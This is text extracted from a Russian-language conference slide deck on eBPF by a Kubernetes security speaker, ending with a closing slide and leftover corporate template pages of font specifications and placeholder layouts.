            counters[counter_index]++;
        }
    }
}
```



Спасибо что не спали 😊

Есть вопросы?
Буду рад пообщаться с вами



**Лев
Хакимов**
Kubernetes Security Lead

<https://t.me/devijoe>





eBPF

Технология запуска программы в привилегированном контексте ядра ОС

« Универсальный переносимый язык ассемблера »

M W
S

Охранное поле

Заголовок в одну строку

Охранное
поле

Контент

Охранное поле

Типографика

Заголовки

H1

Шрифт MTS Wide
Начертание: Medium
Размер: 72 pt

H2

Шрифт MTS Wide
Начертание: Medium
Размер: 64 pt

H3

Шрифт MTS Wide
Начертание: Medium
Размер: 56 pt

H4

Шрифт MTS Wide
Начертание: Medium
Размер: 48 pt

H5

Шрифт MTS Wide
Начертание: Medium
Размер: 44 pt

Наборный текст

P1

Шрифт MTS Text
Начертание: Regular
Размер: 44 pt

P2

Шрифт MTS Text
Начертание: Regular
Размер: 36 pt

P3

Шрифт MTS Text
Начертание: Regular
Размер: 32 pt

P4

Шрифт MTS Text
Начертание: Regular
Размер: 24 pt

Сноски

C1

Шрифт MTS Text
Начертание: Regular
Размер: 24 pt

C2

Шрифт MTS Text Начертание:
Regular Размер: 20 pt


C3

Шрифт MTS Text Начертание:
Regular Размер: 16 pt

Оглавление

- 01** КРАТКИЙ ТЕЗИС В ОДНУ СТРОКУ
- 02** КРАТКИЙ ТЕЗИС В ОДНУ СТРОКУ
- 03** КРАТКИЙ ТЕЗИС В ОДНУ СТРОКУ
- 04** КРАТКИЙ ТЕЗИС В ОДНУ СТРОКУ
- 05** КРАТКИЙ ТЕЗИС В ОДНУ СТРОКУ
- 06** КРАТКИЙ ТЕЗИС В ОДНУ СТРОКУ


СЛАЙД-РАЗДЕЛИТЕЛЬ



Слайд-разделитель

Заголовок в одну строку

Краткое текстовое описание
в две или три строки



Заголовок в одну строку

Место для фото

Имя Фамилия
Должность рекомендуем писать
в одну или две строки

Заголовок в одну строку
@ник в телеграме




Текст с пояснением в одну
или две строки

Заголовок в одну строку

01 Заголовок в одну строку

02 Заголовок в одну строку

03 Заголовок в одну строку

	Имя Фамилия Должность	Текст в одну строку konstantin@mts.ru @ник в телеграме
---	-----------------------------	---



Слайд с бенефитами (вариант 1)

- Тезис в одну строку или две строки


- Тезис в одну строку или две строки

- Тезис в одну строку или две строки

